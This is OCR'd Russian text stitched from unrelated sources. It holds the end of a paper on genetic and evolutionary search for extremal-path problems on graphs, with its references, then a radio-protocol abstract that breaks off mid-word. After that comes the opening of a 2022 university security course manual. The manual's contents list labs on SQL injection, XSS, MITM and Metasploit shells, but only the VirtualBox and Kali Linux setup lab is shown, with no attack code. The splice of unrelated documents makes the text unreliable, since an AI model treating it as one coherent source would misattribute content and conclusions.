


Рис. 1. Упрощенная схема интегрированного поиска

Данный подход позволяет распараллелить процесс нахождения приемлемого решения для задач большой размерности.

Рассмотрим более подробно применение биоинспирированного поиска, использованного в приведенной методике

Биоинспирированный поиск (БП) – это последовательное преобразование одного конечного нечеткого множества альтернативных решений в другое. Само преобразование называется алгоритмом поиска или ГА.

К достоинствам применения биоинспирированного алгоритма (БА) для решения задачи об экстремальном пути можно отнести:

Возможность выполнения двух видов поиска: эволюционного (ВСА – одной генерации ≈O(n)) и генетического (ВСА – одной генерации ≈O(n) - O(n3)). Кроме того, выбор начальных решений осуществляется из «оптимизационных» методов нахождения кратчайшего пути.

Биоинспирированные алгоритмы, по мнению автора, дадут лучшие решения, т.е. хорошая приспособленность к внешней изменяющейся среде.

БА состоит в параллельной генерации наборов квазиоптимальных альтернативных решений с возможной «миграцией» решений между этими наборами.

Биоинспирированный алгоритм (БА) представляет собой кортеж:

$$БА=< ME, POP, OS, ГА, ЭА, F, OP, критерий\ останова>,$$

где ME – модели эволюции; POP = (p01, ..., p0λ) – исходная популяция; p0i – решение задачи, представленное в виде хромосомы; OS – оператор отбора; ГА – генетический алгоритм; ЭА –эволюционный алгоритмы нахождения кратчайшего пути; F – функция пригодности; OP – оператор редукции, корректирующий размер популяции альтернативных решений.

Структурная схема биоинспирированного поиска для задачи об экстремальном пути представлена на рис. 2.




Рис. 2 Обобщенная схема биоинспирированного поиска для задачи об экстремальном пути

В настоящее время существует большое количество различных модифицированных генетических, эволюционных алгоритмов, операторов отбора, редукции, возможности, применения которых широко известны для решения рассматриваемой задачи. Поэтому, более подробно остановимся на следующих блоках.

Блок «Выбор модели эволюции». В настоящее время считается важным объединение всех видов и моделей эволюций в интегрированную многоуровневую модель [5–8]. На рис. 3 приведена условная упрощенная интегрированная схема эволюции[8]. Следует отметить, что блоки 1–5 соответствуют различным схемам моделей эволюции.

Модель эволюции Ч. Дарвина – это условная структура, реализующая процесс, посредством которого особи некоторой популяции, имеющие более высокое функциональное значение, получают большую возможность для воспроизведения потомков, чем «слабые» особи. Такой механизм часто называют методом «выживания сильнейших» [8, 9].

Модель эволюции Ж. Ламарка [1–4] основана на предположении, что характеристики, приобретенные особью (организмом) в течение жизни, наследуются его потомками. Эти изменения, как утверждал Ж. Ламарк, вызываются прямым влиянием внешней среды, упражнением органов и наследованием приобретенных при жизни признаков. Согласно Ж. Ламарку, виды эволюционируют, приспособляясь и усложняясь, потому что у них существуют свойства — приспосабливаться и усложняться.

Модель эволюции Г. де Фриза [8, 9] («эволюция катастроф»). В ее основе лежит моделирование социальных и географических катастроф, приводящих к резкому изменению видов и популяций.

Модель прерывистого равновесия Гулда-Элдриджа [8, 9] является развитием и модификацией модели де Фриза. Метод прерывистого равновесия использует палеонтологическую теорию, которая строит модели эволюции на основе описаний вулканических и других изменений земной коры. Для применения данного метода предлагается после каждой генерации случайным образом «перемешивать» элементы в популяции, а затем формировать новые текущие популяции с дальнейшей реализацией различных генетических операторов. Здесь можно предложить, как аналог из природы, бессознательный отбор родительских пар и синтетический отбор «лучших» хромосом. Далее случайным образом смешать результаты обоих отборов и не оставлять размер популяции постоянным, а управлять им на основе блока эволюционной адаптации. Такая модификация метода прерывистого равновесия позволяет сократить неперспективные популяции. Согласно этой модели эволюция происходит редкими и быстрыми толчками.

Модель гиперциклов М. Эйгена и П. Шустера [8, 9] моделирует условную стадию эволюции. М. Эйген описал добиологическую фазу эволюции, в ходе которой происходят процессы отбора, выражающие свойства вещества в особых системах реакций. Они известны как каталитические циклы.

Модель К. Поппера – это условная структура, реализующая иерархическую систему гибких механизмов управления, в которых мутация интерпретируется как метод случайных проб и ошибок, а отбор – как один из способов управления при взаимодействии с внешней средой [8, 9].

Согласно модели нейтральной эволюции с нейтральным отбором М. Кимуры [8, 9] на генетическую изменчивость влияют мутации, обусловливающие изменчивость и генетический дрейф.

Основным этапом в каждой модели эволюции является анализ популяции, ее преобразование тем или иным способом и эволюционная смена форм.

Пусковой механизм эволюции функционирует в результате совместного действия эволюционных факторов в пределах популяции. В результате действия эволюционных сил в каждой популяции возникают элементарные эволюционные изменения. Со временем некоторые из них суммируются и ведут к возникновению новых приспособлений, что и лежит в основе видообразования [3, 7–9].

Блок адаптации. Предназначен для выбора и реализации различных стратегий и механизмов адаптации. Еще одно предназначение данного блока состоит в настройке и изменении порядка использования и применения различных генетических операторов и схем поиска. Результаты работы блока адаптации оказывают непосредственное влияние на процесс перестройки текущей популяции альтернативных решений и создания на ее основе новой популяции.




Рис. 3. Условная упрощенная интегрированная схема эволюции

Блок анализа данных и занесение в БД. Данный блок собирает и анализирует решения, получаемые в процессе выполнения алгоритмов. Каждому решению (индивиду) в результате проведенного анализа присваивается определённый ранг (перспективное, неперспективное, тривиальное и др.). При этом принимаются во внимание задаваемые на входе алгоритма ограничения области поиска. Проводимое в рассматриваемом блоке ранжирование текущей популяции альтернативных решений позволяет повысить эффективность бионического поиска за счет большей структурированности множества альтернативных решений и дает возможность динамического регулирования направления поиска. Таким образом, появляется дополнительный инструмент для самоадаптации и настройки параметров бионического поиска.

3. Проведение вычислительных экспериментов. Целью экспериментальных исследований – является анализ скорости сходимости разработанных алгоритмов.

В качестве критерия оптимальности алгоритмов используется минимальное значение целевой функции. При этом рассматривается определенное количество итераций алгоритма (число генерируемых поколений).

Проведение экспериментальных исследований преследовало выяснение следующих вопросов: адекватность механизмов бионического поиска для решаемых задач и эффективность предложенных алгоритмов.

Исследование эффективности предложенных алгоритмов заключается в определении пространственной и временной сложности и сравнении полученных бионическими алгоритмами результатов с оптимальными или, если нахождение оптимального результата невозможно, с результатами, полученными другими алгоритмами [10–12]. По выше предложенным и описанным алгоритмам, был разработан комплекс программ, который позволяет эффективно использовать преимущества генетического и эволюционного инструментария.

Исследование механизмов бионического поиска заключалось в определении влияния управляющих параметров, таких как тип селекции, тип кроссинговера, вероятность переноса гена из одной хромосомы в другую (для модифицированного кроссинговера), вероятность мутации и размер популяции.

Основными этапами экспериментальных исследований являются:

- проведение серии экспериментов для фиксированных значений общих параметров разработанных алгоритмов;
- проведение серии экспериментов с заданными изменяемыми параметрами моделей и алгоритмов;
- анализ экспериментальных данных;
- проведение серии экспериментов для различных тестовых функций и их анализ;
- определение оптимальных и квазиоптимальных параметров алгоритмов решения задач об экстремальном пути на графе.

С целью определения оптимальных значений управляющих параметров были произведены серии экспериментов, в которых исследовалось поведение целевой функции на одних и тех же наборах входных данных для различных значений варьируемых параметров:

- генетического поиска (ГП):
- вероятность применения ГО (ОК, ОИ);
- число итераций ГП;
- эволюционного поиска (ЭП):
- вероятность применения оператора мутации;
- число итераций ЭП.

Эксперименты проводились на различных тестовых примерах. Значения вероятностей генетических операторов изменялись дискретно от 0 % до 100 % с шагом 10 %. Размер популяции также изменялся дискретно от 0 до 200 с шагом 20. Уровень миграции для параллельного бионического алгоритма принимал все свои возможные значения. Для исследования вероятности ОК значение вероятности для ОМ было установлено равным 0%, для исследования вероятности ОМ значение вероятности для ОК было установлено равным 0 %, размер популяции при этом был равен 100 особям. Выход из процедуры осуществлялся при сходимости алгоритмов к некоторому локальному оптимуму (минимуму). При исследовании поведения ЦФ в зависимости от варьирования вероятностей применения генетических операторов учитывалась также стратегия моделирования самого ГО. В ходе проведения экспериментальных исследований оценивались зависимости времени работы алгоритма от числа генераций генетического и эволюционного поисков.

Исходными данными для работы программного комплекса нахождения решения задачи об экстремальном пути являются: количество вершин и ребер графа, матрицы смежности, размер популяции, количество поколений (итераций), вероятность применения генетических операторов.

Были проведены экспериментальные исследования влияния параметров бионического алгоритма (БА) и параллельного бионического алгоритма (ПБА) на изменение значений целевой функции (ЦФ) и времени работы: количество итераций NG, размер популяции Np, вероятности кроссинговера, мутации и инверсии.

Параметры алгоритмов, при которых проводились исследования, были следующими:

- простой генетический алгоритм (ПГА): количество итераций – 100, размер популяции – 50, вероятность ОК – 90 %, вероятность ОМ – 15 %, селекция – случайная, отбор – элитный;
- бионический алгоритм (БА): число итераций – 100, размер популяции – 50, вероятность ОК – 90 %, вероятность ОМ – 15 %, селекция – случайная, отбор – элитный;
- параллельный бионический алгоритм (ПБА): число итераций – 100, размер популяции – 50, вероятность ОК – 90 %, вероятность ОМ – 15 %, селекция – случайная, отбор – элитный, количество подпопуляций – 4, уровень миграций – средний.

Была проведена серия экспериментов для разного набора тестовых примеров, различающихся количеством вершин графа. Для каждого алгоритма на каждом тестовом примере было произведено 3 запуска и на их основе определено среднее время работы алгоритма. Усредненные результаты экспериментов на рис. 4, 5.




Рис. 4. Графики зависимости времени решения задачи о кратчайшем пути от числа вершин




Рис. 5. Гистограмма зависимости изменения ЦФ от количества вершин графа для задачи о кратчайшем пути

Результаты исследований позволяют сделать вывод о том, что временная сложность рассмотренных алгоритмов бионического поиска не выходит за пределы полиномиальной зависимости, и может быть выражена формулой: O(N2), где N – число вершин графа (размер решаемой задачи).

Заключение. Исследование показало, что существуют различные искусственные интеллектуальные инструменты, которые помогают в обработке больших данных, а также в других областях вычислений. Необходима интеграция различных методов и подходов для наиболее эффективного использования современных мощностей вычислительной техники. В данной работе предложен интегрированный подход к решению задач обработки больших объемов данных на примере решения задачи транспортного типа. Приведены требования к построению алгоритмов решения задач транспортного типа. Показаны схема интегрированного поиска и условная упрощенная интегрированная схема эволюции. Представлены некоторые результаты работы программного комплекса нахождения решения задачи об экстремальном пути. Рассмотренный подход позволяет строить алгоритмы решения задач транспортного типа с локальными оптимумами за полиномиальное время. Результаты исследований позволяют сделать вывод о том, что временная сложность рассмотренных алгоритмов биоинспирированного поиска не выходит за пределы полиномиальной зависимости, и может быть выражена формулой: O(N2), где N – число вершин графа (размер решаемой задачи).

БИБЛИОГРАФИЧЕСКИЙ СПИСОК

1. *Чернышев Ю.О., Басова А.В., Полуян А.Ю.* Решение задач транспортного типа генетическими алгоритмами: монография. – Ростов-на-Дону: Изд-во ЮФУ, 2008. – 73 с.
2. *Курейчик В.М., Курейчик В.В.* Эволюционные, синергетические и гомеостатические стратегии в искусственном интеллекте: состояние и перспективы // Новости искусственного интеллекта. – 2000. – № 3. – С. 39-67.
3. *Kureichik V.V., Kravchenko Y.A.* Bioinspired algorithm applied to solve the travelling salesman problem. // World Applied Sciences Journal. – 2013. – No. 22 (12). – P. 1789-1797.
4. *Bova V.V., Kureichik V.V., Leshchanov D.V.* The model of semantic similarity estimation for the problems of big data search and structuring // Application of Information and Communication Technologies - AICT 2017. – P. 27-32.
5. *Kurejchik V.V., Kurejchik V.M.* On genetic-based control // Автоматика и телемеханика. – 2001. – № 10. – С. 174-187.
6. *Бова В.В., Курейчик В.В.* Интегрированная подсистема гибридного и комбинированного поиска в задачах проектирования и управления // Известия ЮФУ. Технические науки. – 2010. – № 12 (113). – С. 37-43.
7. *Курейчик В.В., Курейчик Вл.Вл.* Архитектура гибридного поиска при проектировании // Известия ЮФУ. Технические науки. – 2012. – № 7 (132). – С. 22-27.
8. *Гладков Л.А., Гладкова Н.В.* Новые подходы к построению систем анализа и извлечения знаний на основе гибридных методов // Известия ЮФУ. Технические науки. – 2010. – № 7 (108). – С. 146-153.
9. *Kureichik V.V., Kureichik V.M., Sorokoletov P.V.* Analysis and a survey of evolutionary models // Journal of Computer and Systems Sciences International. – 2007. – Vol. 46, No. 5. – P. 779-791.
10. *Курейчик В.М., Курейчик В.В., Родзин С.И.* Модели параллелизма эволюционных вычислений // Вестник Ростовского государственного университета путей сообщения. – 2011. – № 3. – С. 93-97.
11. *Бова В.В., Курейчик В.В., Лежебоков А.А.* Многоуровневый алгоритм решения задач транспортной логистики на основе методов роевого интеллекта // Вестник ростовского государственного университета путей сообщения. – 2013. – № 3 (51). – С. 113-118.
12. *Kureichik V., Safronenkova I.* Integrated algorithm of the domain ontology development // Advances in Intelligent Systems and Computing. – 2017. – Vol. 573. – P. 146-155.
13. *Кулиев Э.В., Кравченко Ю.А., Логинов О.А., Запорожец Д.Ю.* Метод интеллектуального принятия эффективных решений на основе биоинспирированного подхода // Известия Кабардино-Балкарского научного центра РАН. – 2017. – № 62 (80). – С. 162-169.
14. *Бова В.В., Кулиев Э.В., Лещанов Д.В.* Концептуальные основы автоматизированной обработки неструктурированной информации в системах управления проблемно-ориентированными знаниями // В сб. "IS&IT'17". – 2017. – С. 341-350.

15. *Запорожец Д.Ю., Курейчик В.В.* Гибридный алгоритм решения задач транспортного типа // Известия ЮФУ. Технические науки. – 2013. – № 7 (144). – С. 80-85.
16. *Курейчик В.В., Курейчик В.М., Родзин С.И.* Теория эволюционных вычислений. – М.: Физматлит, 2012. – 260 с.
17. *Gladkov L.A., Sheglov S.N., Gladkova N.V.* The application of bioinspired methods for solving vehicle routing problems // Procedia Computer Science, 120 (2017): 9th International Conference on Theory and Application of Soft Computing, Computing with Words and Perception, ICSCCW 2017. – P. 39-46.
18. *Кулиев Э.В., Шеглов С.Н., Пантелюк Е.А., Логинов О.А.* Адаптивный алгоритм стаи серых волков для решения задач проектирования. // Известия ЮФУ. Технические науки. – 2017. – № 7 (192). – С. 28-38.
19. *Логинов О.А., Лежебоков А.А., Бова В.В., Щеглов С.Н.* Интеллектуальный анализ данных на основе биоинспирированного подхода // Информатизация и связь. – 2018. – № 4. – С. 66-72.
20. *Кравченко Ю.А., Коваленко М.С.* Разработка инструментальной среды обработки данных // Конгресс по интеллектуальным системам и информационным технологиям IS-IT'17: Тр. Конгресса. – 2017. – Т. 3. – С. 211-218.

REFERENCES

1. *Chernyshev Yu.O., Basova A.V., Poluyan A.Yu.* Reshenie zadach transportnogo tipa geneticheskimi algoritmami: monografiya [Solution of transport-type problems by genetic algorithms: monograph]. Rostov-on-Don: Izd-vo YuFU, 2008, 73 p.
2. *Kureychik V.M., Kureychik V.V.* Evolyutsionnye, sinergeticheskie i gomeostaticheskie strategii v iskusstvennom intellekte: sostoyanie i perspektivy [Evolutionary, synergetic and homeostatic strategies in artificial intelligence: state and prospects], *Novosti iskusstvennogo intellekta* [Artificial intelligence news], 2000, No. 3, pp. 39-67.
3. *Kureichik V.V., Kravchenko Y.A.* Bioinspired algorithm applied to solve the travelling salesman problem, *World Applied Sciences Journal*, 2013, No. 22 (12), pp. 1789-1797.
4. *Bova V.V., Kureichik V.V., Leshchanov D.V.* The model of semantic similarity estimation for the problems of big data search and structuring, *Application of Information and Communication Technologies - AICT 2017*, pp. 27-32.
5. *Kurejchik V.V., Kurejchik V.M. On genetic-based control, Avtomatika* i telemekhanika [Automation and telemechanics], 2001, No. 10, pp. 174-187.
6. *Bova V.V., Kureychik V.V.* Integrirovannaya podsistema gibridnogo i kombinirovannogo poiska v zadachakh proektirovaniya i upravleniya [Integrated subsystem of hybrid and combined search in design and control problems], *Izvestiya YuFU. Tekhnicheskie nauki* [Izvestiya SFedU. Engineering Sciences], 2010, No. 12 (113), pp. 37-43.
7. *Kureychik V.V., Kureychik Vl.Vl.* Arkhitektura gibridnogo poiska pri proektirovanii [Hybrid search architecture in the design], *Izvestiya YuFU. Tekhnicheskie nauki* [Izvestiya SFedU. Engineering Sciences], 2012, No. 7 (132), pp. 22-27.
8. *Gladkov L.A., Gladkova N.V.* Novye podkhody k postroeniyu sistem analiza i izvlecheniya znaniy na osnove gibridnykh metodov [New approaches to the construction of systems of analysis and extraction of knowledge based on hybrid methods], *Izvestiya YuFU. Tekhnicheskie nauki* [Izvestiya SFedU. Engineering Sciences], 2010, No. 7 (108), pp. 146-153.
9. *Kureichik V.V., Kureichik V.M., Sorokoletov P.V.* Analysis and a survey of evolutionary models, *Journal of Computer and Systems Sciences International*, 2007, Vol. 46, No. 5, pp. 779-791.
10. *Kureychik V.M., Kureychik V.V., Rodzin S.I.* Modeli parallelizma evolyutsionnykh vychisleniy [Models of parallelism of evolutionary calculations], *Vestnik Rostovskogo gosudarstvennogo universiteta putey soobshcheniya* [Bulletin of the Rostov state University of railway engineering], 2011, No. 3, pp. 93-97.
11. *Bova V.V., Kureychik V.V., Lezhebokov A.A.* Mnogourovnevyy algoritm resheniya zadach transportnoy logistiki na osnove metodov roevogo intellekta [Multilevel algorithm for solving transport logistics problems based on swarm intelligence methods], *Vestnik Rostovskogo gosudarstvennogo universiteta putey soobshcheniya* [Bulletin of the Rostov state University of railway engineering], 2013, No. 3 (51), pp. 113-118.
12. *Kureichik V., Safronenkova I.* Integrated algorithm of the domain ontology development, *Advances in Intelligent Systems and Computing*. 2017, Vol. 573, pp. 146-155.

13. *Kuliev E.V., Kravchenko Yu.A., Loginov O.A., Zaporozhets D.Yu.* Metod intellektual'nogo prinyatiya effektivnykh resheniy na osnove bioinspirirovannogo podkhoda [Method of intellectual decision-making based on bio-inspired approach], *Izvestiya Kabardino-Balkarskogo nauchnogo tsentra RAN* [Proceedings of the Kabardino-Balkar scientific center of RAS], 2017, No. 62 (80), pp. 162-169.
14. *Bova V.V., Kuliev E.V., Leshchanov D.V.* Kontseptual'nye osnovy avtomatizirovannoy obrabotki nestrukturirovannoy informatsii v sistemakh upravleniya problemno-orientirovannymi znaniyami [Conceptual foundations of automated processing of unstructured information in problem-oriented knowledge management systems], *V sb. "IS&IT'17"* [In the collection "IS&IT '17"], 2017, pp. 341-350.
15. *Zaporozhets D.Yu., Kureychik V.V.* Gibridnyy algoritm resheniya zadach transportnogo tipa [Hybrid algorithm for solving transport-type problems], *Izvestiya YuFU. Tekhnicheskie nauki* [Izvestiya SFedU. Engineering Sciences], 2013, No. 7 (144), pp. 80-85.
16. *Kureychik V.V., Kureychik V.M., Rodzin S.I.* Teoriya evolyutsionnykh vychisleniy [Theory of evolutionary computation]. Moscow: Fizmatlit, 2012, 260 p.
17. *Gladkov L.A., Sheglov S.N., Gladkova N.V.* The application of bioinspired methods for solving vehicle routing problems, *Procedia Computer Science, 120 (2017): 9th International Conference on Theory and Application of Soft Computing, Computing with Words and Perception, ICSCCW 2017,* pp. 39-46.
18. *Kuliev E.V., Sheglov S.N., Pantelyuk E.A., Loginov O.A.* Adaptivnyy algoritm stai se-rykh volkov dlya resheniya zadach proektirovaniya [Adaptive wolf pack algorithm for solving design problems], *Izvestiya YuFU. Tekhnicheskie nauki* [Izvestiya SFedU. Engineering Sciences], 2017, No. 7 (192), pp. 28-38.
19. *Loginov O.A., Lezhebokov A.A., Bova V.V., Shcheglov S.N.* Intellektual'nyy analiz dannykh na osnove bioinspirirovannogo podkhoda [Data mining based on bioinspired approach], *Informatizatsiya i svyaz'* [Informatization and communication], 2018, No. 4, pp. 66-72.
20. *Kravchenko Yu.A., Kovalenko M.S.* Razrabotka instrumental'noy sredy obrabotki dannykh [Development of instrumental data processing environment], *Kongress po intellektual'nym sistemam i informatsionnym tekhnologiyam IS-IT'17: Tr. Kongressa* [Congress on intelligent systems and information technology IS-IT' 17: Proceedings of the Congress], 2017, Vol. 3, pp. 211-218.

Статью рекомендовал к опубликованию д.т.н., профессор Ю.А. Гатчин.

Щеглов Сергей Николаевич – Южный федеральный университет; e-mail: srg_sch@mail.ru; 347928, г. Таганрог, Некрасовский, 44; тел.: 88634371651; доцент.

Scheglov Sergey Nikolaevich – Southern Federal University; e-mail: srg_sch@mail.ru; 44, Nekrasovskiy, Taganrog, 347928, Russia; phone: +78634371651; associate professor.

УДК 681.51 DOI 10.23683/2311-3103-2019-4-126-140

А.И. Рыбаков

ВАРИАНТ РЕАЛИЗАЦИИ ДЕЙСТВУЮЩЕГО ПРОТОКОЛА ПЕРЕДАЧИ ДАННЫХ ДЛЯ РАЗРАБАТЫВАЕМОЙ АРХИТЕКТУРЫ РАДИОПЕРЕДАЮЩЕЙ СИСТЕМЫ ДЛЯ АВТОМАТИЗИРОВАННОГО КОМПЛЕКСА СВЯЗИ

В представленных материалах дано общее описание алгоритмов кодирования и декодирования, использованных при разработке сигнально-кодовых конструкций, реализованных в макете радиостанций с оборудованием программно-определяемой радиосистемы (Software-Defined Radio – SDR). Рассмотрены форматы кадров широковещательного и полудуплексного протоколов; модуляции/демодуляции и последующей цифровой обработки сигналов, которые применяются в существующих и перспективных системах радиосвязи. Авторами статьи сделана ставка на использование OFDM-модуляции совместно с абсо-

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ
РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное бюджетное образовательное
учреждение высшего образования
«Чеченский государственный университет им. А.А. Кадырова»

ИНСТИТУТ МАТЕМАТИКИ, ФИЗИКИ И ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ

Кафедра программирования и ИКТ

УЧЕБНО-МЕТОДИЧЕСКОЕ ОБЕСПЕЧЕНИЕ ДИСЦИПЛИНЫ
«Интеллектуальные системы управления информационной безопасностью»

Направление подготовки (специальности)	Информатика и вычислительная техника
Код направления подготовки (специальности)	09.04.01
Профиль подготовки	Технологии интеллектуальных автоматизированных систем
Квалификация выпускника	Магистр
Форма обучения	Заочная

Грозный, 2022 г.

ОГЛАВЛЕНИЕ

ЛАБОРАТОРНАЯ РАБОТА №1. УСТАНОВКА ВИРТУАЛЬНОЙ МАШИНЫ 2
ЛАБОРАТОРНАЯ РАБОТА №2. ПОДГОТОВКА ТЕСТОВОГО ОКРУЖЕНИЯ. УСТАНОВКА ПЛОЩАДКИ С УЯЗВИМОСТЯМИ DAMN VULNERABLE WEB APPLICATION 10
ЛАБОРАТОРНАЯ РАБОТА №3. АНАЛИЗ ТРАФФИКА КОМПЬЮТЕРНЫХ СЕТЕЙ И СЦЕНАРИИ АТАКИ ТИПА MITM 18
ЛАБОРАТОРНАЯ РАБОТА №4. ПОИСК И ЭКСПЛУАТАЦИЯ SQL-ИНЪЕКЦИЙ 26
ЛАБОРАТОРНАЯ РАБОТА №5. РАБОТА С XSS-АТАКАМИ 37
ЛАБОРАТОРНАЯ РАБОТА №6. РАБОТА С SHELL В METASPLOIT 43
ЛАБОРАТОРНАЯ РАБОТА №7. ОСНОВЫ СКАНИРОВАНИЯ IP-СЕТЕЙ 49
ЛАБОРАТОРНАЯ РАБОТА №8. SIEM 55
ЛАБОРАТОРНАЯ РАБОТА №9. ОБЕСПЕЧЕНИЕ БЕЗОПАСНОСТИ МНОГОКОМПОНЕНТНОГО WEB-ПРИЛОЖЕНИЯ 61

ЛАБОРАТОРНАЯ РАБОТА №1. УСТАНОВКА ВИРТУАЛЬНОЙ МАШИНЫ

Форма занятия: практикум

Цель и задачи практикума – установить программное обеспечение для работы с виртуальными машинами, установить операционную систему Kali Linux работа с которым будет проводиться в последующих работах.

Практические задачи:

– установить VirtualBox для виртуального запуска операционных систем;

– ознакомьтесь с минимальными требованиями для операционной системы Kali Linux;

– создайте новую виртуальную машину для Kali Linux внутри VirtualBox

– скачайте и установите Kali Linux в виртуальную машину.

Исследовательские задачи:

– изучить методику и принцип работы виртуальных машин;

– провести анализ операционной системы Kali Linux.

Подготовка к практикуму

При подготовке лабораторной работе необходимо:

– уяснить цели и задачи;

– изучить теоретический материал, приведенный в описании.

Теоретический материал

1. Ознакомление с VirtualBox Общая информация.

1.1 Виртуальная машина

Виртуальная машина (ВМ или VM) — это виртуальный компьютер, который использует выделенные ресурсы реального компьютера (процессор, диск, адаптер). Эти ресурсы хранятся в облаке и позволяют ВМ работать автономно. Простыми словами, виртуальная машина позволяет создать на одном

компьютере ещё один компьютер, который будет использовать его ресурсы, но работать изолированно. ВМ может работать в отдельном окне как программа или запускаться через панель управления.

Виртуализация, и виртуальная машина, в частности, расширяет возможности IT-инфраструктуры. Она будет полезна разработчикам программных продуктов, веб-дизайнерам, а также тем, кто планирует перейти на новую ОС, но не уверен в выборе.

Для чего нужна виртуальная машина:

1. чтобы разворачивать две и более независимые операционные системы на одном физическом устройстве. Например, на вашем компьютере установлена операционная система Windows 7, а на виртуальную машину вы установили Windows XP/8/10 или Linux;

2. для экспериментов с программным обеспечением (например, кодом, предназначенным для запуска в различных ОС), не подвергая риску стабильность компьютера;

3. чтобы устанавливать и тестировать различные программы и утилиты, не занимая место на основном ПК;

4. чтобы запускать программы, которые не поддерживает основная ОС, или подключать оборудование, несовместимое с ней. Например, применять Windows-программы на Mac или Linux;

5. для безопасного запуска приложения (программы), которое вызывает недоверие или подозрение на вирусы;

6. чтобы эмулировать компьютерные сети и сложные среды, не настраивая виртуальную машину каждый раз. Можно сохранить настройки и продолжить с того этапа, где остановились;

7. для создания резервных копий ОС.

Если сравнивать функции виртуальной машины с работой на обычном ПК, то можно выделить как преимущества, так и недостатки.

Преимущества виртуальной машины:

1. Можно выключить ПК или перейти к другой задаче с сохранением текущего состояния машины. Если вы решите продолжить работу, ВМ загрузится в том состоянии, в котором находилась в момент выключения.

